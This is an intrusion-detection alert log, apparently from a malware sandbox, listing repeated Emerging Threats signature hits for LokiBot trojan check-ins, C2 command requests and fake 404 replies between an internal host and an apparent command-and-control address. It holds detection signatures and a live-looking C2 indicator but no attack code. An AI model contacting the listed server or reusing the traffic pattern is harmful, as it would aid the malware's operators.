01/05/21-19:06:51.974612	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49281	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.974612	TCP	2025381	ET TROJAN LokiBot Checkin	49281	80	192.168.2.22	185.206.215.56
01/05/21-19:06:51.974612	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49281	80	192.168.2.22	185.206.215.56
01/05/21-19:06:52.147882	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49281	185.206.215.56	192.168.2.22
01/05/21-19:06:52.356383	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49282	80	192.168.2.22	185.206.215.56
01/05/21-19:06:52.356383	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49282	80	192.168.2.22	185.206.215.56
01/05/21-19:06:52.356383	TCP	2025381	ET TROJAN LokiBot Checkin	49282	80	192.168.2.22	185.206.215.56
01/05/21-19:06:52.356383	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49282	80	192.168.2.22	185.206.215.56
01/05/21-19:06:52.526790	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49282	185.206.215.56	192.168.2.22
01/05/21-19:06:52.728532	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49283	80	192.168.2.22	185.206.215.56
01/05/21-19:06:52.728532	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49283	80	192.168.2.22	185.206.215.56
01/05/21-19:06:52.728532	TCP	2025381	ET TROJAN LokiBot Checkin	49283	80	192.168.2.22	185.206.215.56
01/05/21-19:06:52.728532	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49283	80	192.168.2.22	185.206.215.56
01/05/21-19:06:52.923052	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49283	185.206.215.56	192.168.2.22
01/05/21-19:06:53.137321	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49284	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.137321	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49284	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.137321	TCP	2025381	ET TROJAN LokiBot Checkin	49284	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:53.137321	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49284	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.310694	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49284	185.206.215.56	192.168.2.22
01/05/21-19:06:53.527158	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49285	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.527158	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49285	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.527158	TCP	2025381	ET TROJAN LokiBot Checkin	49285	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.527158	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49285	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.705442	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49285	185.206.215.56	192.168.2.22
01/05/21-19:06:53.922499	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49286	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.922499	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49286	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.922499	TCP	2025381	ET TROJAN LokiBot Checkin	49286	80	192.168.2.22	185.206.215.56
01/05/21-19:06:53.922499	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49286	80	192.168.2.22	185.206.215.56
01/05/21-19:06:54.077631	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49286	185.206.215.56	192.168.2.22
01/05/21-19:06:54.285753	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49287	80	192.168.2.22	185.206.215.56
01/05/21-19:06:54.285753	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49287	80	192.168.2.22	185.206.215.56
01/05/21-19:06:54.285753	TCP	2025381	ET TROJAN LokiBot Checkin	49287	80	192.168.2.22	185.206.215.56
01/05/21-19:06:54.285753	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49287	80	192.168.2.22	185.206.215.56
01/05/21-19:06:54.453918	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49287	185.206.215.56	192.168.2.22
01/05/21-19:06:54.662267	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49288	80	192.168.2.22	185.206.215.56
01/05/21-19:06:54.662267	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49288	80	192.168.2.22	185.206.215.56
01/05/21-19:06:54.662267	TCP	2025381	ET TROJAN LokiBot Checkin	49288	80	192.168.2.22	185.206.215.56
01/05/21-19:06:54.662267	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49288	80	192.168.2.22	185.206.215.56
01/05/21-19:06:54.864166	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49288	185.206.215.56	192.168.2.22
01/05/21-19:06:55.070986	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49289	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.070986	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49289	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.070986	TCP	2025381	ET TROJAN LokiBot Checkin	49289	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.070986	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49289	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.223019	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49289	185.206.215.56	192.168.2.22
01/05/21-19:06:55.427131	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49290	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.427131	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49290	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.427131	TCP	2025381	ET TROJAN LokiBot Checkin	49290	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.427131	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49290	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.590567	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49290	185.206.215.56	192.168.2.22
01/05/21-19:06:55.812036	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49291	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.812036	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49291	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.812036	TCP	2025381	ET TROJAN LokiBot Checkin	49291	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.812036	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49291	80	192.168.2.22	185.206.215.56
01/05/21-19:06:55.997742	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49291	185.206.215.56	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:56.213303	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49292	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.213303	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49292	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.213303	TCP	2025381	ET TROJAN LokiBot Checkin	49292	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.213303	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49292	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.397187	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49292	185.206.215.56	192.168.2.22
01/05/21-19:06:56.594263	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49293	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.594263	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49293	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.594263	TCP	2025381	ET TROJAN LokiBot Checkin	49293	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.594263	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49293	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.764004	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49293	185.206.215.56	192.168.2.22
01/05/21-19:06:56.973338	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49294	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.973338	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49294	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.973338	TCP	2025381	ET TROJAN LokiBot Checkin	49294	80	192.168.2.22	185.206.215.56
01/05/21-19:06:56.973338	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49294	80	192.168.2.22	185.206.215.56
01/05/21-19:06:57.143234	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49294	185.206.215.56	192.168.2.22
01/05/21-19:06:57.346021	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49295	80	192.168.2.22	185.206.215.56
01/05/21-19:06:57.346021	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49295	80	192.168.2.22	185.206.215.56
01/05/21-19:06:57.346021	TCP	2025381	ET TROJAN LokiBot Checkin	49295	80	192.168.2.22	185.206.215.56
01/05/21-19:06:57.346021	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49295	80	192.168.2.22	185.206.215.56
01/05/21-19:06:57.532123	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49295	185.206.215.56	192.168.2.22
01/05/21-19:06:57.742988	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49296	80	192.168.2.22	185.206.215.56
01/05/21-19:06:57.742988	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49296	80	192.168.2.22	185.206.215.56
01/05/21-19:06:57.742988	TCP	2025381	ET TROJAN LokiBot Checkin	49296	80	192.168.2.22	185.206.215.56
01/05/21-19:06:57.742988	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49296	80	192.168.2.22	185.206.215.56
01/05/21-19:06:57.910447	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49296	185.206.215.56	192.168.2.22
01/05/21-19:06:58.107472	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49297	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.107472	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49297	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.107472	TCP	2025381	ET TROJAN LokiBot Checkin	49297	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.107472	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49297	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.291278	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49297	185.206.215.56	192.168.2.22
01/05/21-19:06:58.499485	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49298	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.499485	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49298	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.499485	TCP	2025381	ET TROJAN LokiBot Checkin	49298	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.499485	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49298	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.677455	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49298	185.206.215.56	192.168.2.22
01/05/21-19:06:58.918368	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49299	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.918368	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49299	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:58.918368	TCP	2025381	ET TROJAN LokiBot Checkin	49299	80	192.168.2.22	185.206.215.56
01/05/21-19:06:58.918368	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49299	80	192.168.2.22	185.206.215.56
01/05/21-19:06:59.104108	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49299	185.206.215.56	192.168.2.22
01/05/21-19:06:59.313559	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49300	80	192.168.2.22	185.206.215.56
01/05/21-19:06:59.313559	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49300	80	192.168.2.22	185.206.215.56
01/05/21-19:06:59.313559	TCP	2025381	ET TROJAN LokiBot Checkin	49300	80	192.168.2.22	185.206.215.56
01/05/21-19:06:59.313559	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49300	80	192.168.2.22	185.206.215.56
01/05/21-19:06:59.474234	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49300	185.206.215.56	192.168.2.22
01/05/21-19:06:59.687246	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49301	80	192.168.2.22	185.206.215.56
01/05/21-19:06:59.687246	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49301	80	192.168.2.22	185.206.215.56
01/05/21-19:06:59.687246	TCP	2025381	ET TROJAN LokiBot Checkin	49301	80	192.168.2.22	185.206.215.56
01/05/21-19:06:59.687246	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49301	80	192.168.2.22	185.206.215.56
01/05/21-19:06:59.847928	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49301	185.206.215.56	192.168.2.22
01/05/21-19:07:00.058160	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49302	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.058160	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49302	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.058160	TCP	2025381	ET TROJAN LokiBot Checkin	49302	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.058160	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49302	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.228246	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49302	185.206.215.56	192.168.2.22
01/05/21-19:07:00.450812	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49303	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.450812	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49303	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.450812	TCP	2025381	ET TROJAN LokiBot Checkin	49303	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.450812	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49303	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.618919	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49303	185.206.215.56	192.168.2.22
01/05/21-19:07:00.828363	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49304	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.828363	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49304	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.828363	TCP	2025381	ET TROJAN LokiBot Checkin	49304	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.828363	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49304	80	192.168.2.22	185.206.215.56
01/05/21-19:07:00.993556	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49304	185.206.215.56	192.168.2.22
01/05/21-19:07:01.210699	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49305	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.210699	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49305	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.210699	TCP	2025381	ET TROJAN LokiBot Checkin	49305	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.210699	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49305	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.363213	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49305	185.206.215.56	192.168.2.22
01/05/21-19:07:01.575817	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49306	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.575817	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49306	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.575817	TCP	2025381	ET TROJAN LokiBot Checkin	49306	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.575817	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49306	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:07:01.750904	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49306	185.206.215.56	192.168.2.22
01/05/21-19:07:01.975553	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49307	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.975553	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49307	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.975553	TCP	2025381	ET TROJAN LokiBot Checkin	49307	80	192.168.2.22	185.206.215.56
01/05/21-19:07:01.975553	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49307	80	192.168.2.22	185.206.215.56
01/05/21-19:07:02.132845	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49307	185.206.215.56	192.168.2.22
01/05/21-19:07:02.334169	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49308	80	192.168.2.22	185.206.215.56
01/05/21-19:07:02.334169	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49308	80	192.168.2.22	185.206.215.56
01/05/21-19:07:02.334169	TCP	2025381	ET TROJAN LokiBot Checkin	49308	80	192.168.2.22	185.206.215.56
01/05/21-19:07:02.334169	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49308	80	192.168.2.22	185.206.215.56
01/05/21-19:07:02.488881	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49308	185.206.215.56	192.168.2.22
01/05/21-19:07:02.695433	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49309	80	192.168.2.22	185.206.215.56
01/05/21-19:07:02.695433	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49309	80	192.168.2.22	185.206.215.56
01/05/21-19:07:02.695433	TCP	2025381	ET TROJAN LokiBot Checkin	49309	80	192.168.2.22	185.206.215.56
01/05/21-19:07:02.695433	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49309	80	192.168.2.22	185.206.215.56
01/05/21-19:07:02.863488	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49309	185.206.215.56	192.168.2.22
01/05/21-19:07:03.081979	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49310	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.081979	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49310	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.081979	TCP	2025381	ET TROJAN LokiBot Checkin	49310	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.081979	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49310	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.240915	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49310	185.206.215.56	192.168.2.22
01/05/21-19:07:03.437460	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49311	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.437460	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49311	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.437460	TCP	2025381	ET TROJAN LokiBot Checkin	49311	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.437460	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49311	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.601073	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49311	185.206.215.56	192.168.2.22
01/05/21-19:07:03.817487	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49312	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.817487	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49312	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.817487	TCP	2025381	ET TROJAN LokiBot Checkin	49312	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.817487	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49312	80	192.168.2.22	185.206.215.56
01/05/21-19:07:03.979353	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49312	185.206.215.56	192.168.2.22
01/05/21-19:07:04.190227	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49313	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.190227	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49313	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.190227	TCP	2025381	ET TROJAN LokiBot Checkin	49313	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.190227	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49313	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.351678	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49313	185.206.215.56	192.168.2.22
01/05/21-19:07:04.554889	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49314	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:07:04.554889	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49314	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.554889	TCP	2025381	ET TROJAN LokiBot Checkin	49314	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.554889	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49314	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.731423	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49314	185.206.215.56	192.168.2.22
01/05/21-19:07:04.946051	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49315	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.946051	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49315	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.946051	TCP	2025381	ET TROJAN LokiBot Checkin	49315	80	192.168.2.22	185.206.215.56
01/05/21-19:07:04.946051	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49315	80	192.168.2.22	185.206.215.56
01/05/21-19:07:05.124758	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49315	185.206.215.56	192.168.2.22
01/05/21-19:07:05.334400	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49316	80	192.168.2.22	185.206.215.56
01/05/21-19:07:05.334400	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49316	80	192.168.2.22	185.206.215.56
01/05/21-19:07:05.334400	TCP	2025381	ET TROJAN LokiBot Checkin	49316	80	192.168.2.22	185.206.215.56
01/05/21-19:07:05.334400	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49316	80	192.168.2.22	185.206.215.56
01/05/21-19:07:05.505004	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49316	185.206.215.56	192.168.2.22
01/05/21-19:07:05.711231	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49317	80	192.168.2.22	185.206.215.56
01/05/21-19:07:05.711231	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49317	80	192.168.2.22	185.206.215.56
01/05/21-19:07:05.711231	TCP	2025381	ET TROJAN LokiBot Checkin	49317	80	192.168.2.22	185.206.215.56
01/05/21-19:07:05.711231	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49317	80	192.168.2.22	185.206.215.56
01/05/21-19:07:05.862498	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49317	185.206.215.56	192.168.2.22
01/05/21-19:07:06.056308	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49318	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.056308	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49318	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.056308	TCP	2025381	ET TROJAN LokiBot Checkin	49318	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.056308	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49318	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.254066	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49318	185.206.215.56	192.168.2.22
01/05/21-19:07:06.456725	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49319	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.456725	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49319	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.456725	TCP	2025381	ET TROJAN LokiBot Checkin	49319	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.456725	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49319	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.617598	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49319	185.206.215.56	192.168.2.22
01/05/21-19:07:06.823587	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49320	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.823587	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49320	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.823587	TCP	2025381	ET TROJAN LokiBot Checkin	49320	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.823587	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49320	80	192.168.2.22	185.206.215.56
01/05/21-19:07:06.974484	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49320	185.206.215.56	192.168.2.22
01/05/21-19:07:07.184056	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49321	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.184056	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49321	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.184056	TCP	2025381	ET TROJAN LokiBot Checkin	49321	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:07:07.184056	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49321	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.346312	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49321	185.206.215.56	192.168.2.22
01/05/21-19:07:07.553003	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49322	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.553003	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49322	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.553003	TCP	2025381	ET TROJAN LokiBot Checkin	49322	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.553003	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49322	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.742274	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49322	185.206.215.56	192.168.2.22
01/05/21-19:07:07.954109	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49323	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.954109	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49323	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.954109	TCP	2025381	ET TROJAN LokiBot Checkin	49323	80	192.168.2.22	185.206.215.56
01/05/21-19:07:07.954109	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49323	80	192.168.2.22	185.206.215.56
01/05/21-19:07:08.126146	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49323	185.206.215.56	192.168.2.22
01/05/21-19:07:08.324968	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49324	80	192.168.2.22	185.206.215.56
01/05/21-19:07:08.324968	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49324	80	192.168.2.22	185.206.215.56
01/05/21-19:07:08.324968	TCP	2025381	ET TROJAN LokiBot Checkin	49324	80	192.168.2.22	185.206.215.56
